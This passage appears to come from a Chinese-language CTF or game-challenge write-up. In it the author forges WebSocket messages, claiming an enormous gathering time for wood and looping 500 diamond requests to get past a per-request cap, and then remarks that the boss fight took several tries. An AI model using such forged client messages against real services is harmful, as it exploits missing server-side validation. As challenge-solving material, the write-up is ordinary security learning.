
ws.send(data);

连跳两关之后需要采木头

data = JSON.stringify([msg('wood', {'time': 1e10})]);

ws.send(data);

下一关是钻石。。 一次最多50个，需要写循环（完全MC即视感）



for(var i=0;i<500;i++){

data = JSON.stringify([msg('diamond', {

'count': 20

})]);

ws.send(data);

}

最后打BOSS 这个靠脸。。 我打了四次才过去。

